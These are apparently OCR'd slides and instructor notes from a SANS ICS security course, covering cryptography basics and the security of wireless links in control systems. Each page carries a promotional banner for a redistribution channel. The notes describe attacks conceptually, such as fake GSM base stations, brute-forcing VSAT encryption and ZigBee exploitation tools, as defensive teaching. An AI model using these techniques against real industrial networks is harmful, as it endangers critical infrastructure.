Because pen and ink are useless in an electronic environment, cryptography—specifically asymmetric algorithms—is used to provide the required uniqueness. Handwritten signatures have long held protected legal status as an official recognition of approval on a paper document (despite the fact that handwritten signatures are notoriously easy to forge). In this digital age, it seems only fair that we have a method of signing electronic documents that are unique as well as difficult to forge.

Public-key cryptography allows users and systems to employ their private key to encrypt data, in effect *signing* the data. Because a given private key is intended for one and only one owner, use of the private key in encryption unmistakably associates the user's identity with the encrypted data. This is semantically equivalent to the user hand-signing the data.

Recipients of the signed data employ the user's public key to decrypt and, therefore, verify the sender's signature. In short, by leveraging asymmetric algorithms, users can establish a person's digital signature as authentic. In addition, users can also establish authenticity even if the sender denies having signed the data. This is called *nonrepudiation*.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Questions You Should Ask When Assessing Crypto

- What cryptographic algorithms are being used?
  - How are they being used?
  - Are the algorithms FIPS 140 approved?
  - Are library implementations FIPS 140 validated?
  - If symmetric-key block ciphers are used, which cipher modes are used?
  - Are initialization vectors (IVs) used, changed, and their reuse prevented?
- How are keys generated?
  - Where are the keys stored and protected?
  - How are they maintained, revoked, expired?
- Who will be responsible for the management of the crypto functions?
  - Are your developers trained in implementing crypto?
  - Do you have security policies and procedures specifying how to handle crypto?
  - Is awareness training given to all engineers and technicians dealing with crypto?

Organizations often rely on cryptography to implement a critical part of their overall security. However, they assume that by using crypto, it will instantly make them secure. As with any solution, if it is not designed, configured, and deployed correctly, it might not provide the protection that you believe it will provide.

Especially in control system environments, organizations have never performed an evaluation to determine whether cryptography is being implemented correctly and is providing the level of protection they are expecting. Based on the knowledge learned in this class, you should go back and start to ask questions, identify weaknesses within your environment, and put together a plan to address them.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

Lab 3.3

Manual Cryptography

Using your ICS410 ControlThings Platform VM, we will use a few different tools to explore some of the cryptographic functions we just discussed.

Refer to the lab workbook for instructions.

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Cryptography is a powerful defense against attackers
  - Can strengthen all aspects of data communications and storage
- Recommendations to owner/operators
  - Enable cryptographic protections in communication protocols when available
  - Indicate preference of cryptography-protected protocols to vendors
- Recommendations to vendors
  - Enable cryptographic protections by default in products
  - Have a section at end of install manual on how to disable for legacy applications
  - Use crypto to secure firmware, management server commands, admin functions
  - Use crypto to protect data on devices and systems
- Recommendations to all
  - Do some of the free crypto lab at https://cryptopals.com
  - If you need to evaluate cryptographic defenses, get more training in cryptography
  - There are many free courses like Stanford University's courses:
    https://www.coursera.org/learn/crypto
    https://www.coursera.org/learn/crypto2

References:

- https://cryptopals.com
- https://www.coursera.org/learn/crypto
- https://www.coursera.org/learn/crypto2

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Serial Bus and Ethernet
- Ethernet and TCP/IP
  - Lab 3.1: Network Capture Analysis
- ICS Protocols over TCP/IP
- Attacks on Networks
  - Lab 3.2: Enumerating Modbus TCP
- Understanding Basic Cryptography
  - Lab 3.3: Manual Cryptography
- Wireless Technologies
- Wireless Attacks and Defenses

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Wireless Technologies

Applicable Standards:

- **NIST CSF v1.1:** DE.CM-1
- **ISA/IEC 62443-3-3:2013:** SR 6.2
- **NIST SP 800-53 Rev. 4:** AC-2, AU-12, CA-7, CM-3, SC-5, SC-7, SI-4
- **CIS CSC:** 1, 7, 8, 12, 13, 15, 16
- **COBIT 5:** DSS01.03, DSS03.05, DSS05.07

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Wireless in Control Systems

- Wireless provides connectivity where wiring isn't possible/feasable
  - Cellular (CDMA, GSM, LTE, 5G, NB-IoT)
  - Satellite Uplink (VSAT, BGAN, Starlink)
  - Proprietary Wireless Protocols
  - Mesh RF Wireless (WirelessHART, ISA100.11a, Wi-Fi Mesh, ZigBee)
  - Bluetooth
  - Wi-Fi

- Wireless technology uses
  - WAN connectivity between sites (sometime called backhauls)
  - Laptop/handheld connectivity
  - Supervisory networks for HMIs
  - Controller and sensor networks

With the increasing prevalence of ICS equipment at remote locations where no hardwired telephone or network access can be obtained, wireless communications are becoming unavoidable for many ICS environments.

In areas where wireless communications need to be established within communication distance of other assets owned by the company, many companies are choosing to deploy mesh wireless, licensed radio, or microwave solutions. If out of range or too cost-prohibitive to implement, companies have widely deployed cellular connectivity to their remote sites with a secure VPN connection to their control center. For sites far too remote, such as offshore oil platforms, satellite uplinks may be the only choice to connect equipment to the company's central control center.

In addition to network backhaul, in the case of electric utilities where climbing a pole with energized equipment has inherent safety risks to the operator, equipment manufacturers have begun integrating Bluetooth interfaces in their pole-mounted equipment. These Bluetooth-enabled devices allow the operator to connect to and change the configuration of certain equipment from a laptop in her company truck.

Another interesting electric utility anecdote is that in substations a utility must establish High Voltage Protection (HVP) to isolate external telephone and network connections from any high voltage sources inside the substation. Because of HVP's relatively high cost, as well as time to engineer and construct, some utilities have been known to deploy wireless connectivity to their substations to avoid implementing HVP.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Cellular Backhauls

- Commonly used as a WAN because of its low cost and universal availability
  - Circuit switched data (like dialup modems, uncommon now)
  - Packet switched data (most newer technologies)

- Cellular technologies
  - 2G (GSM, cdmaOne/IS-95, GPRS, EDGE) 380.2 - 960 MHz, 1.71 - 1.99 GHz
  - 3G (UMTS, CDMA2000, HSPA, HSPA+) 699 - 960 MHz, 1.4 - 3.59 GHz
  - 4G (LTE, LTE Advanced, LTE Advanced Pro) 410 - 960 MHz, 1.427 - 5.925 GHz
  - 5G (5G NR) 617 - 960 MHz, 1.427 - 7.125 GHz, 24.25 - 28.35 GHz, 37 - 48.20 GHz

- Use in ICS/SCADA
  - Solutions like NB-IoT (Narrow Band) can be used to isolate SCADA/IoT traffic through public cell towers
  - Private Cellular Networks (PCN) can be setup using cellular technology on private/local hardware

- 2G technologies had many vulnerabilities (especially GSM)
  - Stingrays and IMSI Catchers for capture/decrypt/MitM
  - 2G is mostly phased out now

Cellular backhauls are commonly used as a WAN backhaul because of their relatively low cost and universal availability. Technologies like GSM, CDMA, and LTE through local carriers are often chosen based on availability, coverage, and cost. It is important to note that there are known weaknesses to some of the cellular technologies like GSM, which makes them vulnerable to attack at the PHY/MAC layer. For instance, GSM can be intercepted by using approximately $800 worth of hardware and software to set up a fake base transceiver station (BTS) for GSM devices to connect to. This fake BTS station can be configured to mimic any carriers' identifiers, tricking GSM devices to connect erroneously to this fake BTS. When initialized, the fake BTS can force the client GSM device to use A5/0 encryption (cleartext, or no encryption), thus exposing the communications while acting as a proxy to forward the traffic through an alternative connection. Most cellular technologies do not have such extreme weaknesses; however, even this can be mitigated for the most part with proper protections such as encryption and authentication at the upper network protocol layers.

Most cellular carriers offer private network options, which provide logical separation of control data from public data—this is highly recommended for control system use. This data separation technology is similar to VLAN and MPLS data separation, which should be considered a semi-private network link with data exposed to the ISP at a minimum.


References:

- http://www.pittnerovi.com/jiri/hobby/electronics/gsm/
- https://www.youtube.com/watch?v=Cx8iWWg-Ch0
- https://www.youtube.com/watch?v=bO5McFJBg6k
- http://openbts.org/

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Satellite Communications (SATCOM)

- Several SATCOM offerings exist
  - Inmarsat-C: Maritime and distress (GMDSS)
  - FleetBroadband (FB): Maritime nav (ECDIS)
  - SwiftBroadband: Aeronautical data and voice
  - Classic Aero Service: Aeronautical data/voice
  - VSAT: Fixed data and voice, often SCADA
  - BGAN: Mobile data and voice, often SCADA
  - Starlink: Latest offering for highspeed, low latency data
- Use in ICS and SCADA
  - VSAT and BGAN are the most common
  - Starlink is being quickly adopted
- Security is not often part of the design...
  - Cyrptography rarely used
  - Much of the backend is protected by obscurity
  - Research paper on the topic at https://ics410.org/satcom



Very Small Aperture Terminal (VSAT) provides reliable data, video, and voice communications from remote sites using (outdoor, indoor, and mobile) field units to relay communications from a satellite. VSAT applications are numerous, but many industrial uses include well-controlled data acquisition, pipeline SCADA, electrical SCADA (transmission and distribution/AMI), wind farms, and maritime applications (oil platforms, drilling ships, and so on). VSAT provides a higher quality signal with adjustable bandwidth to meet needs and can be cost-effective depending on the location and requirements. Terminals and equipment can be ruggedized and made specifically for industrial field applications.

VSAT provides the necessary flexibility to meet demands for SCADA/telemetry while also being able to provide voice phone services used for video applications (security cameras). VSAT allows IP applications to move data reliably. Technology advancements (such as Forward Error Correction) have allowed VSAT networks much greater levels of availability and reliability. VSAT uses Time Division Multiple Access (TDMA) to capacity across multiple applications and allows for an assigned quality of service.

VSAT can operate in several frequency ranges to include C-Band (4–8 GHz), Ku-Band (12–18 GHz), and Ka-Band (26.5–40 GHz). There can be some overlap with other communication systems, such as WiMax.

Challenges can include some latency (measured in hundreds of milliseconds) over terrestrial broadband, which can be acceptable for many SCADA/telemetry applications. Planning for associated latencies (generally 600–700 ms) can allow for a number of applications. You need good Line of Sight (LOS) to the satellite and to maintain a position (can have issues with animals, landslides, etc.). There can be RF interference and some degradation of the signal due to rain/weather; in addition, lightning strikes can cause damage, and signals can be impacted by extreme solar activity.

End users can support their own virtual private network or pay for satellite services that provide Virtual Network Operator services to reduce cost and gain some of the benefits. Network Management Services allow for management of VSAT links and channels.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Very Small Aperture Terminal (VSAT) Technical Details

- One of the oldest and most used fixed terminal solutions
  - Uses frequency hopping
  - AES encryption is supported, but not usually enabled



- Commonly used frequencies
  - C-Band: Downlink 3.7–4.2 GHz, uplink 5.9–6.4 GHz
  - Ku-Band (Americas): Downlink 11.7–12.2 GHz, uplink 14.0–14.5 GHz
  - Ku-Band (Europe/Africa): Downlink 11.45–11.7 and 12.5–12.75 GHz, uplink 14.0–14.5 GHz
  - Ka-Band: 18–40 GHz

- VSAT networks are configured in one of these topologies
  - Star topology with central uplink site such as a control center
  - Mesh topology where VSAT terminals pass data directly to each other via satellite to minimize central uplink site
  - Combination of both star and mesh topologies

The security of VSAT communication can be impacted by vulnerabilities at the endpoints (field units or hub), by interception or impacting the communication link itself, or by exploiting weaknesses in the protocol and services. As with any satellite-based wireless communications, physical hazards need to be considered. VSAT antennas need to maintain proper position and alignment with the relaying satellite. This requires unobstructed sky views and maintaining antenna position. The RF link can be impacted by unintentional or intentional RF interference and can degrade if having to transmit and receive through weather (such as rain or snow). VSAT, like any wireless link, can be vulnerable to interception and eavesdropping. Extreme solar activity can also disturb VSAT communications.

VSAT links can support Virtual Local Area/Private Networks and can support encrypting traffic. Several IP-based security controls can also be applied to the underlying traffic, but there are trade-offs and challenges to consider. IPSec is a logical solution, but the TCP headers may be encrypted, which may in older implementations result in latency-induced performance issues. VSAT links can support data encryption (SSL, SSH, PGP, and such), but this may cause additional challenges with the SCADA application. Many VSAT service providers rely upon bulk encryption of their channels (for example, DES 56 bit).

An attacker can purchase VSAT equipment and hack the terminal to intercept the communications and traffic of other users. The attacker needs to reverse engineer the embedded code on the terminal to tune in to different frequencies and time slots. A simple brute force attack can break the bulk encryption and allow the attacker to listen to the underlying communications.

Endpoint hub servers and computers and their applications must also be managed for security vulnerabilities. Several security incidents have included infections from network-propagating worms that were able to infect endpoint-attached computers across the VSAT link. VSAT link usage, measurable through network management applications and billing, was the first sign that an infection had occurred. Conficker has cost a VSAT user or two a larger bill than they were expecting.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Broadband Global Area Network (BGAN)

- A global satellite solution from Inmarsat
  - Uses three geostationary satellites called I-4
  - BGAN terminal is portable: About the size of a laptop
  - Low power usage of 4 watts when idle to 22 watts transmitting
- Three different services offered
  - Standard service provides internet, phone, SMS, fax, and ISDN
  - M2M service is low bandwidth commonly used for SCADA
  - Link service is for fixed locations that require 5 to 30 gigabytes
- Technical Details
  - L-Band Transmit: 1626.5 MHz – 1660.5 MHz
  - L-Band Receive: 1525 MHz – 1559 MHz
  - Downlink and uplink speeds up to 492 kbps
  - Common latency is 800 ms to 1.5 seconds round trip



Broadband Global Area Network (BGAN) is provided by Inmarsat and uses three geostationary satellites called I-4 to provide almost global coverage. One advantage of BGAN terminals is their low power usage (4 watts idle to 22 watts burst transmitting) which is much less than satellite dish systems that use 90 to 150 watts when idle or transmitting.

There are three different services offered by Inmarsat:

- Standard BGAN service from Inmarsat provides the internet, phone, SMS texting, fax, ISDN, and streaming services.
- BGAN M2M Service, launched in February of 2012, is a low-bandwidth service for remote SCADA or M2M (machine-to-machine) equipment monitoring and control, offered in 2-, 5-, 10-, and 20-megabyte monthly service plans (Hughes 9502 BGAN terminal).
- BGAN Link, launched in March of 2012, is for fixed locations that require 5 to 30 gigabytes of data transferred per month (only available with Class 1 BGAN terminals [the Hughes 9201 or the Explorer 700/710]).

Reference:

- https://en.wikipedia.org/wiki/Broadband_Global_Area_Network

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Proprietary ISM Band and Microwave Protocols

- Vendors often leverage proprietary protocols for these links
  - May not be TCP/IP-based
  - Most do not use encryption at the PHY/MAC layers
  - Vendors usually very reluctant to discuss the security details
  - Frequency hopping and licensed bands often cited as their "security"
    - Good for communication benefits
    - Shouldn't be considered layers of security
- Communications are only as strong as the upper layer protocols
  - Enable security features offered by the vendor
  - Favor solutions that leverage encryption and authentication in their upper layer protocols

Vendors often offer field devices that use wireless technologies like communications over the ISM bands, RF meshing technologies, and Microwave communications. Most of these solutions leverage proprietary protocols for these links, most of which are not TCP/IP-based. This is important because the security capabilities of many TCP/IP protocols are well known; however, proprietary protocol security capabilities have to be taken at face value from the marketing team. Promises made in marketing literature are not always accurate, and proprietary protocols are not tested to the same level common TCP/IP-based protocols are. This does not mean proprietary protocols are inherently less secure, only that they pose a security unknown.


With these types of wireless communications, don't expect security at the PHY/MAC layers like we have with Wi-Fi and Bluetooth. PHY/MAC security is not often included with proprietary wireless communications. Because of this, communications across these links are only as strong as the upper-layer protocols chosen by the vendor. Give preference to solutions that leverage encryption and authentication in their upper-layer protocols, even if security is being offered at the PHY/MAC layer. Often, vendors claim that the use of frequency hopping and licensed RF bands provide security. While these technologies are good for communication benefits such as increased bandwidth, increased transmission power, and decreased noise, these technologies are superficial security defenses and easily bypassed. Frequency hopping and licensed RF bands should not be considered security defenses.

Finally, to have the most secure wireless communications possible, enable any security features offered by the vendor after carefully testing for compatibility with your ICS communication requirements.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

RF Mesh Networks

- RF Mesh networks allow each participating device (or node) to route data to other devices
- A small number of nodes act as a gateway to other, longer-distance networks such as cellular
- Uses in ICS:
  - WirelessHART
  - ISA100.11a
  - ZigBee



RF Mesh networks allow each participating device (or node) to route data to other devices, thus avoiding issues where all devices can't see a central access point. A small number of nodes act as a gateway to other nodes, allowing them to communicate longer distances until they reach a WAN network such as cellular.

Commonly used in wireless networks where:

- There are large numbers of devices.
- Devices have problems all seeing a central access point.
- A more flexible "self-healing" network is preferred.
- Latency is less of a concern.

Meshing is used in ICS protocols such as WirelessHART, ISA100.11a, and ZigBee.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

WirelessHART (IEC 62591)

- Multivendor wireless standard for ICS released in 2007
  - Designed for process field device networks
  - Based on fieldbus HART protocol



- Technical features
  - Operates on the 2.4 GHz Industrial, Scientific, and Medical (ISM) band
  - Leverages IEEE 802.15.4 for PHY/MAC
  - Mesh network with channel hopping

- Security uses AES-CCM
  - Can be configured for unique join keys for each device
  - Join key configured on field device maintenance port
  - Join can be restricted by key, manufacturer, and product name/tag
  - Successful join packet retrieves network key
  - All AES-128 keys provided by automated key management
  - All payloads encrypted with unique session key per device
  - Rogue devices can't spoof other devices because of unique keys

WirlessHART is also known as IEC 62591. It is a multivendor wireless standard created by ICS manufacturers for wireless sensor networks. It is managed by the Wireless Industrial Technology Konsortium (WiTECK), which is made up of more than 37 different members. The WiTECK “promoter members" include well-known ICS manufacturers such as ABB, Emerson, Endress+Hauser, Pepperl+Fuchs, Siemens, and Softing.

Like Wi-Fi, Bluetooth, and Zigbee, the WirelessHART protocol operates on the 2.4-GHz ISM frequency band. WirelessHART leverages IEEE 802.15.4 (same as ZigBee) for its PHY/MAC (OSI Layers 1 and 2). On top of this, WirelessHART implements its own meshing protocol for "self-healing" capabilities, which facilitates deployment and limits single points of failures. WirelessHART also includes channel hopping, allowing it to work in the same physical area as other 2.4-GHz protocols.

As one of the more modern ICS protocols, WirelessHART built security into the protocol itself. WirelessHART can be configured so that every field device participating in the network can be configured with a unique join key. These join keys must be configured via a wired interface on each field device through the device's local maintenance port. All other keys needed for secure communications are automatically provided by a key management built into the network coordinator. To join a network, each device must use its unique join key to encrypt a join request packet. Successful authentication via this join packet provides the device with the shared network key, allowing it to join the mesh network. Administrators can further limit this device authentication by a unique device key, manufacturer, and product name/tag. After a device is on the mesh network, it will be provided a unique session key for it to encrypt its payload data. This prevents rogue devices that have somehow retrieved a join key and successfully accessed the mesh network from spoofing other devices. Because each device has its own session key, this provides a cryptographic-based nonrepudiation to verify data came from the device we believe it came from instead of some other rogue device on the same network.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ISA100.11a (IEC 62734)

- Wireless standard developed by ISA and released in 2009
  - Uses 2.4Ghz, IEEE 802.15.4, and AES-CCM like WirelessHART
- Like WirelessHART but with these differences
  - Upper layers are based on 6LoWPAN instead of HART
    - 6LoWPAN is an embedded version of IPv6, which compresses head
    - Can tunnel legacy protocols
    - Provides subnets and higher scalability
    - Additional support for quality of service (QoS)
  - Configurable 10–14 ms time slots for device communication windows (vs. 10 ms)
  - Support for asymmetric join methods and over-the-air (OTA) device configuration
- ISA100.12 subcommittee
  - Converge ISA100.11a and WirelessHART into a single standard
  - Abandoned in 2013

ISA100.11a is another wireless standard developed by the International Society of Automation (ISA) during the same time period that WirelessHART was being developed. ISA created the ISA100 committee in 2005, which consists of 400+ automation professionals from 250+ companies. After WirelessHART was ratified and released in 2008, the HART Communication Foundation (HCF), owners of WirelessHART, granted the ISA an unlimited and royalty-free license to WirelessHART. The hope was to build compatibility and conformance between the two standards; however, ISA100 had already made several design decisions which made it incompatible with the HART protocol. The largest of these incompatibilities was the use of 6LoWPAN to gain the benefits of IPv6, which is not used by the HART protocol. ISA100 released its first standard named ISA100.11a in 2009.

ISA100.11a is similar to the WirelessHART standard in their lower layers. They both use IEEE 802.15.4 and Direct Sequence Spread Spectrum (DSSS) for their PHY layer with Time Division Multiple Access (TDMA) and a meshing topology for their MAC layer; however, beyond that point, the two standards greatly deviate. ISA100.11a uses 6LoWPAN instead of HART for its network stack. This allows ISA100.11a to use IPv6 for its network layer, which provides subnetting, higher scalability, and the ability to tunnel legacy protocols. ISA100.11a also provides additional support for quality of service (QoS) and the ability to configure time slots greater than 10ms. Finally, ISA100.11a removed the requirement to configure security keys directly on the device via a maintenance port and instead offers support for asymmetric join methods and over-the-air (OTA) device configuration.

Having two different ICS standards has caused confusion and frustration in the ICS industry. As a result, subcommittee ISA100.12 was created to converge ISA100.11a and WirelessHART into a single standard; however, this effort was abandoned in 2013.

For additional information concerning the differences between ISA100.11a and WirelessHART, please read this article from ISA: https://www.controlglobal.com/articles/2012/nixon-wireless-isa/

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

ZigBee



- Similar to WirelessHART and ISA100.11a
  - Leverages IEEE 802.15.4 for PHY/MAC
  - Usually uses 2.4GHz, but sometimes use sub-GHz
- ZigBee uses application profiles to extend to different markets
  - Home Automation, Smart Energy, Telcom, Health Care, RF4CE, Remote Control, Light Link, IP, Building Automation, Gateway, Green Power, Retail Services
  - Can contain different security features, packet sizes, tunneled protocols, etc...
  - Most use AES-CCM for security
- Application profiles most used in ICS
  - Smart Energy (1.x and 2.x): Smart meters to home automation links
  - Building Automation: BACnet over ZigBee
  - ZigBee IP: General-purpose implementation of 6LoWPAN (aka IPv6) over ZigBee
- KillerBee is a Python-based framework initially written by Joshua Wright
  - Can capture, inject, and exploit ZigBee packets
  - Supported hardware is difficult to obtain

ZigBee is another wireless technology based on the IEEE 802.15.4 specification. One example of a ZigBee deployment has been publicized by Honeywell International, embedding ZigBee radios in HVAC systems. With ZigBee wireless support, an administrator can connect to the HVAC device with a ZigBee client card to manage and monitor maintenance history, utilization, and control information.

The ZigBee specification has a section dedicated to the security of ZigBee networks, accommodating security at the MAC, network, and application layers. This allows ZigBee application developers to have extra flexibility in where they implement security functions, relying on security at the MAC layer, or at the upper-layer network and application functions. For simplicity, however, the ZigBee specification requires that the same key be used for all three layers of security, implying that if an attacker has compromised the MAC layer link key, he will also be able to decrypt traffic at the network and application layers using the same key.

The selection of a key is done at installation time, set by the manufacturer, installer, or end user. After specifying an initial “management" key, two ZigBee devices will establish a mutual link key that is used to authorize other ZigBee nodes and to encrypt and decrypt traffic. This is beneficial to the end user, as a compromised link key will reveal only the data between two nodes; it does not also reveal the secrecy of the management key and link keys used between other ZigBee devices.

KillerBee is a Python-based framework initially created by Joshua Wright to explore and exploit the security of ZigBee and other IEEE 802.15.4–based protocols.

References:

- https://zigbeealliance.org/
- https://en.wikipedia.org/wiki/Zigbee For more information on KillerBee, visit its project page: https://github.com/riverloopsec/killerbee

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Bluetooth (IEEE 802.15.1)

- Two protocols in one, both at 2.4 Ghz
  - Classic for streaming audio/video
  - Bluetooth Low Energy (BLE) for small data packets
  - Both used increasingly in ICS for technician handhelds



- Versions
  - 1.0, 1.1, 1.2: Speeds up to 0.7-1.0 Mbps, range 10M
  - 2.0: Speeds up to 2.1 Mbps, range 30M
  - 2.1: Speeds up to 3 Mbps, range 30M, Secure Simple Pairing (SSP)
  - 3.0: Speeds up to 24 Mbps, range 30M
  - 4.0, 4.1, 4.2: Added BLE (1 Mbps), range 30M
  - 5: Doubles Classic / BLE speed (48 Mbps / 2 Mbps), range 100M

- Security
  - Classic uses E0 stream cipher with 4-16 character pin
  - BLE uses AES-CCM
  - Ubertooth is an open-source project for security testing



Bluetooth was first announced in 1998. It promised to be an affordable, low-power wireless solution that would be attractive as a cable-replacement technology. Using Bluetooth, vendors would no longer need to ship unique networking cables with their products, relying on an inexpensive, integrated wireless card for all connectivity needs.

Unlike infrared networks, which had limited success as a cable-replacement technology, Bluetooth has no line-of-sight requirements, making it much more flexible and user-friendly. Supporting data, voice, and content-centric applications such as streaming video or other data sources, Bluetooth networks meet a wide range of functionality requirements, making them attractive to different connectivity needs. Capable of supporting up to seven simultaneous connections, a single Bluetooth adapter can communicate with several nearby devices simultaneously without being forced to connect and disconnect from different networks. With several billion Bluetooth devices being deployed in 2010, organizations will continue to see growth in Bluetooth devices.

Secure Simple Pairing (SSP) was introduced in version 2.1 and provides a variety of different methods to pair devices, including:

- Just Works: No user interaction required (most headphones use this)
- Numeric Comparison: User confirms if the numbers on both devices match (most cars use this)
- Passkey Entry: User must enter some code on one of the devices
- Out of band (OOB): Uses different technology to exchange info needed to pair, such as NFC (latest headphones using this)

In the case of electric utilities, where climbing a pole with energized equipment has inherent safety risks to the operator, equipment manufacturers have begun integrating Bluetooth interfaces in their pole-mounted equipment. These Bluetooth-enabled devices allow the operator to connect to and change the configuration of certain equipment from a laptop in her company truck.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

IEEE 802.11 Wireless (Wi-Fi)

- Supports ad-hoc and infrastructure networks
- Supports roaming, fragmentation, and reliable data delivery (positive acknowledgment)
- Branched into:
  - 802.11b supports up to 11 Mbps in 2.4 GHz band
  - 802.11a supports up to 54 Mbps in 5 GHz band
  - 802.11g supports up to 54 Mbps in 2.4 GHz band
  - Wifi 4 (802.11n) supports up to 600 Mbps x 4 streams in both 5 and 2.4 GHz bands
  - Wifi 5 (802.11ac) supports up to 866.7 Mbps x 8 streams in 5 GHz band with MU-MIMO
  - Wifi 6 (802.11ax) supports up to 1.2 Gbps x 8 streams in all Wi-Fi bands with MU-MIMO
- Some vendors like ABB-Tropos and Firetide are providing Wi-Fi mesh solutions for ICS and IoT (802.11s)

The 802.11 standard was approved in 1997 by the IEEE 802 Committee. This standard has several key elements that make it the most widely adopted wireless LAN standard in use today:

- Supports ad-hoc and infrastructure networks.
- Accommodates roaming between multiple access points without losing connectivity.
- Supports large data packets through the use of fragmentation at Layer 2.
- Provides reliable data delivery when experiencing interference due to a requirement to positively acknowledge all data traffic received from an access point or wireless station.
- Builds on existing standards for data encapsulation (802.2 LLC).
- Power conservation techniques extend the battery life of wireless devices.

Modern day Wi-Fi standards are being labeled by generation, which started in 2019. Newer standards support multiple streams per endpoint (1 stream per antenna) which provides a theoretical multiplier of total bandwidth and supports multi-user multiple-input multiple-output (MU-MIMO) which provides simultaneous communication to multiple endpoints.

Reference:

- https://standards.ieee.org/search/?q=802.11

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Wi-Fi Security

- WEP (Wired Equivalent Privacy) released in 1997
  - Based on RC4 encryption with CRC-32 checksum and a 24-bit IV, which causes IV reuse
  - Multiple weaknesses and exploit optimizations allow WEP to be cracked in minutes
- WPA (Wi-Fi Protected Access) released in 2003 as subset of 802.11i
  - A temporary solution that was hardware compatible with WEP (firmware updatable)
  - Uses Temporal Key Integrity Protocol (TKIP) as replacement for CRC-32, but there are issues
- WPA2 Personal (PSK) released in 2004 as full implementation of 802.11i
  - Required access point (AP) and network card (NIC) replacement (AES-CCMP)
- WPA2 Enterprise, based on 802.1X authentication, uses unique keys for each client
  - PEAP-MSCHAPv2 authenticates to RADIUS or Active Directory
  - EAP-TLS uses client/server certificate pairs per device
- WPA3 was released in January 2018 and devices began certification in October 2018
  - WPA3 Personal gains password guessing defenses and OWE (Opportunistic Wireless Encryption)
  - WPA3 Enterprise gains stronger cryptography with GCMP-256, HMAC-SHA384, and ECDSA

The Wi-Fi Protected Access (WPA) specification was adopted by the Wi-Fi Alliance before the IEEE 802.11i specification was completed to give organizations an opportunity to improve the security of wireless networks. In 2003, many organizations were becoming increasingly concerned about the security of wireless networks, without a clear solution from the IEEE to replace WEP. Although the IEEE 802.11i committee had formalized a replacement for WEP, the 802.11i specification was incomplete.

The Wi-Fi Alliance adopted the 2003 draft of the 802.11i specification and started performing interoperability testing for vendors using the Temporal Key Integrity Protocol (TKIP). This testing process certified vendor products as WPA-compliant, focusing on the implementation of TKIP as a mechanism to replace WEP on existing hardware. After the 802.11i specification was ratified in June 2004, the Wi-Fi Alliance also adopted the AES-CCMP cipher mechanism designed for new hardware. The testing process for compliance with AES-CCMP became known as WPA2.

In 2017, KRACK (Key Reinstallation Attack) exploits flaw in third step of CCMP 4-step handshake. To fix this, you must patch either the AP or Host to protect link against KRACK.

WEP (Wired Equivalent Privacy) – https://en.wikipedia.org/wiki/Wired_Equivalent_Privacy
WPA (Wi-Fi Protected Access) – https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access

KRACK (Key Reinstallation Attack) – https://en.wikipedia.org/wiki/KRACK

EAP Types – https://en.wikipedia.org/wiki/Extensible_Authentication_Protocol

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Wireless is far greater than just Wi-Fi and Bluetooth
  - Used at all Purdue levels for control, supervisory, and remote access
- Recommendations to owner/operators
  - Identify everywhere in the control network you use wireless
  - Create and enforce policies on use and configuration of each wireless technology
- Recommendations to vendors
  - Only implement wireless solutions in their most secure state
  - Support for legacy wireless should require extra step to disable security

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Serial Bus and Ethernet
- Ethernet and TCP/IP
